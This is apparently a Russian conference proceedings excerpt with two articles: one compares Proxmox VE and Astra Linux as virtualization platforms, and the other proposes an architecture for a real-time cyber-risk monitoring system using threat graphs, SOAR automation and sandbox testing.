Proxmox VE: универсальная платформа для виртуализации [2]. Proxmox Virtual Environment (Proxmox VE) — это открытая платформа виртуализации, основанная на Debian Linux. Она поддерживает как контейнерную виртуализацию (LXC), так и полноценную аппаратную виртуализацию (KVM). Proxmox VE позиционируется как универсальное решение для создания виртуальных сред, которое может использоваться как в небольших компаниях, так и в крупных центрах обработки данных [2].

Особенности Proxmox VE:

1. Масштабируемость и кластеризация. Одним из главных преимуществ Proxmox VE является поддержка кластеризации. Платформа позволяет объединять несколько серверов в единый пул ресурсов, что значительно упрощает управление инфраструктурой. Кластеризация обеспечивает высокую доступность виртуальных машин и контейнеров, а также возможность автоматического балансирования нагрузки между узлами. Например, если один из серверов перегружен, система может мигрировать виртуальные машины на менее загруженные узлы без прерывания их работы.

2. Гибкость использования. Proxmox VE поддерживает одновременно две технологии виртуализации: LXC и KVM. Это позволяет администраторам выбирать оптимальный подход в зависимости от задач. Контейнерная виртуализация (LXC) идеально подходит для легковесных приложений, где важна производительность и минимальные накладные расходы. Полноценная виртуализация (KVM) используется для запуска операционных систем, требующих специфической аппаратной эмуляции, таких как Windows Server или другие ОС.

3. Удобство управления через веб-интерфейс. Proxmox VE предоставляет удобный веб-интерфейс, который позволяет управлять всеми аспектами виртуальной инфраструктуры через браузер. Интерфейс включает инструменты для создания и настройки виртуальных машин, управления контейнерами, мониторинга ресурсов и конфигурирования сети. Кроме того, платформа предлагает RESTful API, который можно использовать для автоматизации процессов и интеграции с другими системами управления.

4. Открытый исходный код и бизнес-модель. Proxmox VE распространяется бесплатно и имеет открытый исходный код, что делает её доступной для всех категорий пользователей. Однако за дополнительные услуги, такие как техническая поддержка, доступ к репозиториям Enterprise и обучение, взимается плата. Такая модель позволяет пользователям выбрать уровень поддержки, который соответствует их потребностям.

5. Применение. Proxmox VE широко используется в коммерческих и частных центрах обработки данных благодаря своей надежности и функциональности. Она подходит для создания облачных решений, тестовых сред и рабочих нагрузок, требующих высокой производительности и отказоустойчивости.

Astra Linux: акцент на безопасность и соответствие стандартам. Astra Linux — это российская операционная система, разработанная специально для обеспечения информационной безопасности и соответствия требованиям государственных стандартов. Хотя Astra Linux не является самостоятельной платформой виртуализации, она поддерживает технологии KVM и QEMU для запуска виртуальных машин, а также предоставляет собственные инструменты для управления виртуальными средами [3].

Особенности Astra Linux:

1. Интеграция с отечественным ПО. Astra Linux разработана с учётом особенностей российского рынка. Она полностью совместима с продуктами российских разработчиков, такими как «1С:Предприятие» и «Гарант». Кроме того, система поддерживает отечественные аппаратные платформы, такие как процессоры «Байкал» и «Эльбрус». Это делает её важным элементом проектов импортозамещения.

2. Соответствие стандартам безопасности. Одним из ключевых преимуществ Astra Linux является её сертификация Федеральной службой по техническому и экспортному контролю (ФСТЭК России). Система проходит регулярные проверки на соответствие стандартам безопасности, таким как ГОСТ Р 50922-2006. Это делает её идеальным выбором для организаций, работающих с конфиденциальной информацией, включая государственную тайну [4].

3. Поддержка контейнеризации и виртуализации. Astra Linux поддерживает технологии KVM и QEMU для запуска виртуальных машин, а также Docker для контейнеризации. Это позволяет разворачивать микросервисные приложения и облачные решения. Поддержка контейнеризации особенно важна для современных приложений, которые требуют быстрого развёртывания и масштабирования.

4. Механизмы защиты данных. Astra Linux обладает встроенными механизмами защиты данных, которые обеспечивают высокий уровень безопасности [5].

5. Применение. Astra Linux часто применяется в государственных учреждениях, оборонных организациях и компаниях, где защита данных является приоритетом. Её использование особенно актуально для проектов, направленных на импортозамещение и повышение технологической независимости страны.

Для объективного анализа были выбраны следующие критерии, непосредственно связанные с функционалом виртуализации:

1. Типы поддерживаемой виртуализации.
2. Производительность (нагрузка на хост, скорость обработки операций ввода-вывода).
3. Масштабируемость (максимальное количество ВМ, кластеризация).
4. Безопасность (защита данных, сертификаты, шифрование).
5. Совместимость (поддержка гостевых ОС, драйверов).
6. Лицензирование и стоимость (открытый код, подписки, коммерческая поддержка).
7. Сообщество и документация.

Результаты полного сравнительного анализа представлены в конце данной работы, в таблице 1.

Типы поддерживаемой виртуализации. Обе системы базируются на ядре Linux, что обеспечивает высокую производительность и совместимость с современными технологиями виртуализации. Однако их архитектурные решения значительно различаются в зависимости от целей и задач, для которых они разработаны.

Таблица 1

Сводная таблица сравнения систем виртуализации

Критерий	Proxmox VE	Astra Linux
Технологии полной виртуализации	Поддержка KVM + QEMU с нативной интеграцией	Реализация KVM + QEMU с базовым функционалом
Контейнерная виртуализация	Полная поддержка LXC с готовыми шаблонами операционных систем	Ограниченная поддержка контейнерных технологий (требуется ручная настройка)
Дисковые подсистемы	VirtIO Block + SR-IOV с графическим интерфейсом управления, интеграция Ceph	VirtIO Block с ручной конфигурацией, отсутствие нативной поддержки Ceph
Сетевая подсистема	Комплексная поддержка VirtIO Net + SR-IOV + DPDK через GUI, Open vSwitch	Базовая поддержка VirtIO Net, требует ручной активации расширенных функций
NUMA-оптимизация	Автоматизированное распределение ресурсов через графический интерфейс	Ручная конфигурация через XML-файлы на уровне ядра
Технологии полной виртуализации	Поддержка KVM + QEMU с нативной интеграцией	Реализация KVM + QEMU с базовым функционалом
Контейнерная виртуализация	Полная поддержка LXC с готовыми шаблонами операционных систем	Ограниченная поддержка контейнерных технологий (требуется ручная настройка)
Дисковые подсистемы	VirtIO Block + SR-IOV с графическим интерфейсом управления, интеграция Ceph	VirtIO Block с ручной конфигурацией, отсутствие нативной поддержки Ceph
Сетевая подсистема	Комплексная поддержка VirtIO Net + SR-IOV + DPDK через GUI, Open vSwitch	Базовая поддержка VirtIO Net, требует ручной активации расширенных функций
NUMA-оптимизация	Автоматизированное распределение ресурсов через графический интерфейс	Ручная конфигурация через XML-файлы на уровне ядра
Управление памятью	KSM и Ballooning по умолчанию, настройка Huge Pages через GUI	Ручная активация KSM и Ballooning, конфигурация Huge Pages через файлы
Виртуальные сети	Графический интерфейс для Linux Bridge и Open vSwitch, автоматизация VXLAN/GRE	Базовая поддержка Linux Bridge, требует ручной настройки расширенных функций
Кластеризация	Встроенная поддержка до 32 узлов с автоматической синхронизацией	Реализация через сторонние инструменты (Pacemaker/Corosync)
Ресурсное управление	Гибкое распределение CPU/RAM через GUI, поддержка HA	Ручное выделение ресурсов через конфигурационные файлы
Управление памятью	KSM и Ballooning по умолчанию, настройка Huge Pages через GUI	Ручная активация KSM и Ballooning, конфигурация Huge Pages через файлы
Виртуальные сети	Графический интерфейс для Linux Bridge и Open vSwitch, автоматизация VXLAN/GRE	Базовая поддержка Linux Bridge, требует ручной настройки расширенных функций
Кластеризация	Встроенная поддержка до 32 узлов с автоматической синхронизацией	Реализация через сторонние инструменты (Pacemaker/Corosync)
Ресурсное управление	Гибкое распределение CPU/RAM через GUI, поддержка HA	Ручное выделение ресурсов через конфигурационные файлы
Шифрование данных	Поддержка LUKS, интеграция OpenSSL	Реализация ГОСТ-алгоритмов через КриптоПро CSP
Аутентификация	Поддержка TOTP, YubiKey	Реализация через Рутокен и СКЗИ КриптоПро
Совместимость	Широкая поддержка гостевых ОС, аппаратного обеспечения	Ориентация на отечественное ПО и оборудование
Облачная интеграция	Поддержка OpenStack, CloudStack, Terraform	Отсутствие нативной интеграции

Критерий	Proxmox VE	Astra Linux
Распространение	GNU AGPLv3, открытый исходный код	Проприетарная модель с ограниченным доступом к коду

Proxmox VE ориентирована на предоставление универсального инструмента для создания и управления виртуальными средами. Она поддерживает две основные технологии виртуализации: KVM (Kernel-based Virtual Machine) и LXC (Linux Containers). Astra Linux, напротив, фокусируется на обеспечении высокого уровня безопасности, она также поддерживает KVM для полной виртуализации, однако на этом возможности отечественного решения ограничиваются.

Производительность. Обе системы показывают высокий уровень производительности за счет общей технологии полной виртуализации, однако Proxmox VE имеет преимущество в плане оптимизации работы с контейнерами (LXC), которые потребляют меньше ресурсов по сравнению с виртуальными машинами. Это особенно важно для проектов, требующих запуска большого количества легковесных приложений.

Astra Linux демонстрирует стабильную работу даже в условиях ограниченных ресурсов, что связано с её оптимизацией под российские условия эксплуатации [6]. Контейнерная виртуализация в российском ПО возможна, однако потребует гораздо больше усилий ввиду необходимости ручной настройки.

С точки зрения обработки ввода и вывода, использования CPU и управления памятью Proxmox VE превосходит Astra Linux по ряду параметров: практически все соответствующие технологии работают в Proxmox по умолчанию или доступны через веб-интерфейс, в то время как в Astra Linux этот же функционал требует ручной настройки.

Масштабируемость. Proxmox VE демонстрирует высокую масштабируемость за счет встроенных инструментов кластеризации и управления ресурсами. Платформа поддерживает кластеры до 32 узлов с автоматической синхронизацией конфигураций и Live Migration для переноса ВМ без простоя. Интеграция с Ceph и ZFS позволяет создавать распределенные хранилища, а динамическое выделение ресурсов (CPU, RAM) упрощает балансировку нагрузки.

Astra Linux, напротив, требует ручной настройки для масштабирования. Кластеризация реализуется через сторонние решения (Pacemaker/Corosync), а Live Migration отсутствует. Распределенное хранение (Ceph) устанавливается отдельно, а управление ресурсами выполняется через конфигурационные файлы. Однако при глубокой оптимизации Astra Linux может достичь 80–90% производительности Proxmox VE, но потребует значительных усилий администратора.

Безопасность. Astra Linux обеспечивает государственный уровень защиты, соответствуя требованиям ФСТЭК России и 152-ФЗ. Она использует мандатное разграничение доступа (МРД) для изоляции виртуальных машин и процессов, а также поддерживает ГОСТ-шифрование (алгоритмы Кузнечик, Магма) через интеграцию с КриптоПро CSP. Журналирование и аудит соответствуют российским стандартам. Однако обновления патчей задерживаются из-за обязательной сертификации ФСТЭК.

Proxmox VE, напротив, фокусируется на международных стандартах (ISO 27001) и гибкости. Платформа предлагает шифрование дисков ВМ через LUKS/OpenSSL, двухфакторную аутентификацию и интеграцию с LDAP/AD. Но в ней отсутствует МРД, а защита контейнеров требует ручной настройки (AppArmor/SELinux). Proxmox VE быстрее закрывает уязвимости за счет автоматических обновлений, но не сертифицирована для госструктур.

Безопасность является ключевым преимуществом Astra Linux. Платформа сертифицирована для работы с конфиденциальной информацией и включает встроенные механизмы защиты, такие как мандатное управление доступом (MAC) и шифрование данных [7]. Эти функции делают её идеальным выбором для организаций, работающих с персональными данными или государственной информацией [8]. Proxmox VE также поддерживает современные методы защиты, но его основное предназначение — обеспечение удобства и масштабируемости. Безопасность достигается за счет конфигурации внешних инструментов.

Совместимость. Proxmox VE демонстрирует широкую совместимость с гостевыми ОС, включая Windows, Linux (Debian, Ubuntu, CentOS), FreeBSD и OpenBSD. Готовые шаблоны LXC и встроенные VirtIO-драйверы упрощают развертывание контейнеров и виртуальных машин (ВМ). Платформа поддерживает зарубежное оборудование (серверы Dell, HP, GPU NVIDIA/AMD) и интегрируется с облачными стандартами (OpenStack, Terraform).

Astra Linux, напротив, ориентирована на российские стандарты. Она совместима с отечественными ОС (Astra Linux, ALT Linux) и сертифицированным оборудованием (CPU «Эльбрус», «Байкал»). Поддержка Windows и зарубежных дистрибутивов требует ручной настройки драйверов, а контейнеризация (LXC/Docker) — глубокой интеграции [9]. Astra Linux соответствует ФСТЭК и ГОСТ, но слабо адаптирована для международных облачных систем [10].

Лицензирование и стоимость. Proxmox VE распространяется под лицензией GNU AGPLv3 и полностью бесплатен для любого использования, включая коммерческое. Для получения техподдержки и ускоренного доступа к обновлениям предлагается подписка Proxmox VE Enterprise (от $840/год за узел). Это делает его выгодным для стартапов и SME.

Astra Linux требует лицензии для коммерческих проектов (от 50 000 ₽/год), но бесплатна для госструктур и образования. Её стоимость включает сертификацию ФСТЭК, что критично для госконтрактов, но увеличивает расходы на внедрение.

Сообщество и документация. Proxmox VE опирается на активное международное сообщество с форумами, чатами и GitHub-репозиториями. Документация переведена на английский, включает гайды по KVM, Ceph, API и интеграции с облачными системами. Платная поддержка (Enterprise) обеспечивает SLA для корпоративных клиентов.

Astra Linux фокусируется на русскоязычных пользователях. Документация соответствует требованиям ФСТЭК, но ограничена сценариями для госструктур. Техподдержка доступна через российских партнёров, но отсутствует открытый код и международные ресурсы.

Заключение. Proxmox VE и Astra Linux представляют собой две различные платформы виртуализации, каждая из которых обладает своими уникальными преимуществами. Proxmox VE выделяется универсальностью, удобством использования и широким набором функций, что делает её подходящей для разнообразных задач, связанных с созданием и управлением виртуальной инфраструктурой. В свою очередь, Astra Linux направлена на обеспечение высокого уровня безопасности и соответствия государственным стандартам, благодаря чему она становится предпочтительным выбором для государственных учреждений и оборонных организаций.

Выбор между этими системами зависит от конкретных требований и целей проекта. Открытые решения, такие как Proxmox VE, предлагают множество возможностей, однако они могут иметь ограничения, касающиеся технической поддержки, качества документации, надёжности и сертификации, что может сделать их менее пригодными для крупных организаций, работающих с критически важными системами или конфиденциальными данными. При необходимости масштабируемости и удобства управления рекомендуется выбрать Proxmox VE. Если же основным приоритетом является обеспечение безопасности и соответствие российским стандартам, то Astra Linux окажется более подходящим решением.

СПИСОК ЛИТЕРАТУРЫ

1. Волкогонов В. Н., Гельфанд А. М., Деревянко В. С. Актуальность автоматизированных систем управления // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VIII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2019. Т. 1. С. 262-266.
2. Proxmox — Powerful open-source server solutions [Электронный ресурс]. URL: https://www.proxmox.com (дата обращения 12.03.2025).
3. Виртуализация QEMU/KVM в Astra Linux Справочный центр Справочный центр Astra Linux [Электронный ресурс]. URL: https://wiki.astralinux.ru/pages/viewpage.action?pageId=3277425 (дата обращения 12.03.2025).
4. Горбань С.А., Красов А.В., Цветков А.Ю., Оценка эффективности механизмов контроля правами доступа в ОС Linux // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 345-348.
5. Цветков А. Ю. Исследование существующих механизмов защиты операционных систем семейства Linux // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2018. Т. 1. С. 657-662.
6. Красов А. В., Штеренберг С. И., Москальчук А. И. Методология создания виртуальной лаборатории для тестирования безопасности распределенных информационных систем // Вестник Брянского государственного технического университета. 2020. № 3 (88). С. 38-46.
7. Штеренберг С. И., Москальчук А. И., Красов А. В. Разработка сценариев безопасности для создания уязвимых виртуальных машин и изучения методов тестирования на проникновения // Информационные технологии и телекоммуникации. 2021. Т. 9. № 1. С. 47-58.
8. Цветков А. Ю. Анализ существующих механизмов защиты и атак в операционных системах // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2023. Т. 1. С. 927-931.
9. Кузнецов Д.Д., Цветков А. Ю. Использование систем принудительного контроля доступа для обеспечения безопасности контейнеризации. // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 723-727.
10. Киселева А. А., Цветков А. Ю. Анализ существующих отечественных и OpenSourse методов виртуализации // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XIII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПб.: СПбГУТ, 2024. Т. 1. С. 713-717.

УДК 004.056

АРХИТЕКТУРА СИСТЕМЫ МОНИТОРИНГА КИБЕРРИСКОВ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

Богданов Алексей Алексеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: ar1se4101@gmail.com

Аннотация. В статье представлена архитектура системы мониторинга киберрисков в режиме реального времени, которая, в отличие от уже существующих, умеет выполнять предиктивное управление киберрисками, что позволяет эффективно справляться с постоянно растущим в современном мире числом киберинцидентов. В её основе лежит модель централизованного обслуживания, в ней поставщик является аналитическим центром, постоянно предоставляет актуальные данные об уязвимостях и угрозах заказчикам по защищенным каналам, а также готовые решения по поддержанию приемлемого уровня киберрисков, которые автоматически применяются на инфраструктуре. Подчеркивается возможность системы оценки потенциального ущерба на основе агрегированных данных, а также предоставления рекомендаций по улучшению информационной безопасности, понятные для менеджмента. В статье описаны основные механизмы работы системы, используемые технологии и стандарты.

Ключевые слова: уязвимость; киберриск; киберугроза; поставщик; заказчик.

ARCHITECTURE OF A REAL-TIME CYBER RISK MONITORING SYSTEM

Bogdanov Alexey
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: ar1se4101@gmail.com

Abstract. The article presents the architecture of a real-time cyber risk monitoring system, which, unlike existing ones, can perform predictive cyber risk management, which allows to effectively cope with the ever-growing number of cyber incidents in the modern world. It is based on a centralized service model, in which the supplier is an analytical center, constantly providing up-to-date data on vulnerabilities and threats to customers via secure channels, as well as ready-made solutions for maintaining an acceptable level of cyber risks, which are automatically applied to the infrastructure. The possibility of the system assessing potential damage based on aggregated data, as well as providing recommendations for improving information security, understandable for management, is emphasized. The article describes the main mechanisms of the system, the technologies and standards used.

Keywords: vulnerability; cyber risk; cyber threat; supplier; customer.

Введение. С каждым годом хакерские атаки становятся все изощреннее и происходят чаще. Они направлены, как на малые предприятия, так и на государственные ресурсы.

Так, согласно данным МВД РФ, общий ущерб от хакерских атак в 2024 году составил более 170 млрд рублей [1]. RED Security (МТС) в своём исследовании опубликовали информацию, что количество кибератак в России за первое полугодие 2025 года составило более 63 тысяч случаев, что на 27% больше, чем за тот же период в 2024 году [2].

При этом, согласно исследованию Информзащиты, затраты на информационную безопасность растут с каждым годом [3].

Статистика показывает, что традиционных средств защиты становится недостаточно, в результате компании тратят огромные ресурсы на выявление скрытых угроз и оценку рисков. Специалисты по информационной безопасности сталкиваются с огромным количеством неструктурированных и ненужных данных для изучения, что замедляет время реакции на кибератаку. К тому же, большинство существующих инструментов не умеют предотвращать угрозу, что усложняет их использование.

Для решения этих проблем нужна система, которая способна качественно выявлять угрозы, оценивать и снижать связанные с ними риски, при этом не требуя чрезмерных затрат и вычислительных ресурсов от заказчика.

Настоящая статья предлагает комплексное решение, которое не только идентифицирует, но и приоритизирует, устраняет и легко адаптируется к постоянно меняющемуся ландшафту киберугроз.

В статье будет детально рассмотрена концепция централизованного обслуживания, подсистема оценки киберрисков и взаимодействия с инфраструктурой заказчика, возможности для стратегического планирования и прогнозирования.

Основная часть. Общая схема системы представлена на рис. 1.



Рис 1. Общая схема системы

Концепция централизованного обслуживания системы. Для решения проблем предлагается система, в основе которой лежит идея централизованного обслуживания, при которой всю сложную работу выполняет поставщик системы. Он по сути является большим аналитическим центром в мире киберугроз. А заказчики получают готовые данные, которые накладываются на их инфраструктуру, в результате чего происходит оценка рисков.

Роль поставщика системы. Поставщик максимально углублён в информационное поле: анализирует инциденты, ищет информацию об угрозах, пишет алгоритмы их выявления и предотвращения, а также строит графы связности угроз, отражающие потенциальные цепочки кибератак, что позволяет понять, как угрозы могут быть скомбинированы злоумышленником, что потенциально может принести больший ущерб.

Для этого поставщик использует стандартизированные источники, такие как реестры уязвимостей, типовых угроз:

- NVD;
- NIST Cybersecurity Framework;
- БДУ ФСТЭК;
- MITRE ATT&CK;
- OSV;
- OWASP.

Также он использует источники свободного формата, такие как:

- новости;
- посты в социальных сетях;
- тематические форумы;
- теневой интернет.

Для их анализа используются технологии искусственного интеллекта, веб-скрейпинга. Все это входит в подсистему формирования киберугроз. Обработкой данных для этой системы занимается отдел аналитики, состоящий из специалистов в области информационной безопасности. На основе этих данных отдел разработки подготавливает скрипты и плагины, направленные на устранение уязвимостей и устранение киберугроз.

Механизм «группового кибериммунитета». Для повышения эффективности работы системы и формирования так называемого «группового кибериммунитета» поставщик может поддерживать по защищенным каналам связи обратную связь с заказчиками. Для этого нужны лишь обобщённые сведения о сервисах инфраструктуры и метрики работы системы, без передачи чувствительной информации. В системе для анонимизации данных будут использоваться такие методы, как:

- обфускация;
- добавление шума;
- подмена значений (замена реальных данных сгенерированными псевдонимами);
- удаление чувствительной информации (адреса, номера телефонов, имена, электронные почты).

Это обеспечивает этичность и конфиденциальность, а также соблюдение нормативных требований и законодательства о защите данных. Данные будут обрабатываться анонимно в общем пуле — без привязки к заказчикам.

Также этот процесс можно регулировать индивидуально в рамках подписания договора.

В результате функционирования системы каждый заказчик получает регулярно обновляемый перечень актуальных угроз, графы их связности, а также набор алгоритмов (скриптов и плагинов), предназначенных для их обнаружения и нейтрализации. Такой механизм обеспечивает всем участникам доступ к своевременной и значимой информации, необходимой для эффективной защиты цифровых ресурсов.

Архитектура системы мониторинга киберрисков на стороне заказчика. У заказчика система мониторинга киберрисков включает два ключевых, тесно связанных компонента: подсистему анализа рисков и подсистему управления инфраструктурой. В образном выражении их можно представить как «мозг» и «руки» системы — первая отвечает за интеллектуальную обработку данных и принятие решений, а вторая реализует практические действия по обеспечению безопасности в инфраструктуре.

Подсистема оценки киберрисков. Эта подсистема отвечает за комплексную оценку рисков. Для этого учитывается два ключевых фактора: опасность самой угрозы и ценность затрагиваемого актива. Поэтому подсистемой оценки киберрисков формируется и обновляется «карта цифровых активов», отображающая связи между компонентами. Для этого используется SIEM или прямое взаимодействие с элементами корпоративной сети. Целевыми активами на карте выступают сервера. Заказчик может самостоятельно определить ценность хранимой на них информации, либо предоставить это системе — тогда разметка будет произведена на основе общих индикаторов [4–5].

При поступлении новой угрозы система запускает скрипт её выявления. Если угроза подтверждена, она добавляется в список неустранённых угроз тех серверов, на которые может быть направлена согласно карте. Затем анализируются графы связности: если угрозы из одного списка образуют цепочку, риск компрометации сервера резко возрастает, иначе — увеличивается незначительно.

Реагирование на киберугрозу. При превышении порога риска система использует алгоритмы предотвращения составляющих его угроз. Эти алгоритмы могут включать в себя блокировку подозрительных IP-адресов, отключение учетных записей пользователей, изоляцию зараженных устройств и другие меры [6]. Для автоматизации этих действий используются платформы SOAR (Security Orchestration, Automation, and Response).

SOAR-системы объединяют оркестрацию безопасности, автоматизацию и реагирование, позволяя интегрировать различные инструменты и технологии безопасности, автоматизировать рутинные задачи и улучшать координацию между командами. Они значительно сокращают время реакции на инциденты и повышают эффективность управления ими.

Безопасное воздействие на инфраструктуру. Ключевой аспект безопасности — это тестирование алгоритмов предотвращения в «песочнице», моделирующей инфраструктуру заказчика. «Песочница» (sandbox) — это изолированная виртуальная среда, предназначенная для безопасного запуска и анализа потенциально вредоносного программного обеспечения или подозрительных файлов. В контексте данной системы, «песочница» позволяет имитировать реальную инфраструктуру и проверять, как алгоритмы предотвращения поведут себя в условиях, максимально приближенных к боевым, без риска нанесения ущерба реальным активам.

Автоматизация реагирования и резервное копирование. Если тестирование в «песочнице» успешно, что подтверждает корректность и безопасность работы алгоритмов, система создает резервную копию текущей конфигурации. Этот шаг является критически важным для обеспечения возможности отката к стабильному состоянию в случае непредвиденных проблем. Только после успешного тестирования и создания резервной копии скрипты предотвращения выполняются в реальных условиях.

Такой многоступенчатый подход минимизирует риски, связанные с автоматизированным воздействием на критически важную инфраструктуру.

Анализ графов связности угроз. Когда в систему поступает сообщение о новой потенциальной угрозе, первым делом она запускает проверочный скрипт. Если скрипт подтверждает, что риск реален, угроза попадает в список нерешённых проблем для тех серверов, которые могут оказаться в зоне поражения — это определяется по карте цифровых активов.

После этого система берётся за анализ графов связности. Если угрозы в списке образуют цепочку, значит, путь для атаки становится намного короче, и риск для сервера увеличивается. Если же связи между ними нет или они разрозненные — рост риска не такой серьёзный.

Графы связности — это, по сути, наглядная карта того, как злоумышленник может пройти от одной уязвимости к другой. Тут в ход идут и ошибки в конфигурации, и избыточные права доступа, и недочёты в сегментации сети. Вместо того чтобы рассматривать каждую дыру в отдельности, граф показывает картину целиком: вот точка входа, вот промежуточные узлы, вот цель.

Польза от такого подхода в том, что можно заранее смоделировать возможные сценарии атаки и оценить, насколько они опасны. На основе этого система может сама подстраивать правила безопасности. Особенно полезно то, что графы позволяют «увидеть» цепочки, которые классические SIEM-системы часто упускают, ведь они смотрят на события по одному, а не в комплексе.

Есть ещё нюанс: система не живёт прошлым. Она реагирует не только на новые инциденты, но и на любые изменения в инфраструктуре. Все угрозы записываются в локальный реестр и время от времени пересматриваются. Иногда оказывается, что старая, вроде бы малозначительная уязвимость, после изменения конфигурации вдруг становится крайне актуальной — и на это система тоже реагирует.

Пример работы системы. Система уже выявила ошибку конфигурации — в веб-приложении возможна аутентификация с просроченными токенами. Риск низкий, поскольку для эксплуатации такой токен нужно украсть. Но тут поставщик сообщает о новой угрозе — уязвимости перехвата пользовательских токенов. Алгоритм подтверждает проблему, а полученный от поставщика граф показывает — угрозы находятся в одной цепочке.

Только что мы рассмотрели реакцию на новую угрозу, но риски зависят и от изменений конфигурации.

Вернёмся к примеру, но теперь всё будет наоборот:

Допустим, система уже знает о присутствии уязвимости перехвата токенов. Риск от угрозы низкий, поскольку токены не могут использоваться повторно. Но внезапно администратор сайта разрешает повторное использование. Как только система перепроверит эту типовую угрозу из реестра, её актуальность подтвердится, и граф связности снова распознает цепочку атаки.

Система прогнозирования. Объём данных, собираемых системой, достаточен не только для оперативного отслеживания угроз, но и для выработки долгосрочной стратегии защиты. Анализируя внутреннюю статистику и сведения, получаемые от поставщиков, система может заранее оценить возможный ущерб и подготовить рекомендации по модернизации защиты, изложенные в понятной для руководителей бизнеса форме. Для обоснования таких рекомендаций планируется использование количественных методов оценки рисков, включая моделирование по методу Монте-Карло с применением логнормального распределения.

Заключение. Разработанная архитектура системы мониторинга киберрисков в реальном времени обеспечивает переход от традиционного реактивного подхода к проактивному управлению угрозами. Центральная модель обслуживания позволяет аккумулировать экспертизу и актуальные данные в аналитическом центре, а заказчики получают готовые инструменты для минимизации рисков без значительных затрат собственных ресурсов.

Использование методов анализа данных, искусственного интеллекта и механизма «группового кибериммунитета» повышает эффективность выявления и нейтрализации угроз, а также создаёт основу для стратегического планирования информационной безопасности. Такой подход соответствует требованиям регуляторов, может применяться в критически важных инфраструктурах и повышает устойчивость организаций к динамично развивающемуся ландшафту киберугроз.

СПИСОК ЛИТЕРАТУРЫ

1. ФСБ: ущерб от дистанционных мошенничеств в России превысил 170 млрд руб. // TASS. 07.05.2025 [Электронный ресурс]. URL: https://tass.ru/proisshestviya/23874465 (дата обращения: 10.08.2025).
2. Аналитика RED Security SOC: количество кибератак на российские компании за I полугодие 2025 года превысило 63 тыс. (на 27 % больше, чем в 2024 г.) // CNews. 14.07.2025 [Электронный ресурс]. URL: https://safe.cnews.ru/news/line/2025-07-14_analitika_red_security_soc_itfinansy (дата обращения: 10.08.2025).
3. Спрос на аудит информационной безопасности вырос на 23 % в 2025 г. // Computerra. 02.07.2025 [Электронный ресурс]. URL: https://www.computerra.ru/317955/spros-na-audit-informatsionnoj-bezopasnosti-vyros-na-23-v-2025-godu (дата обращения: 10.08.2025).
4. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России. 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
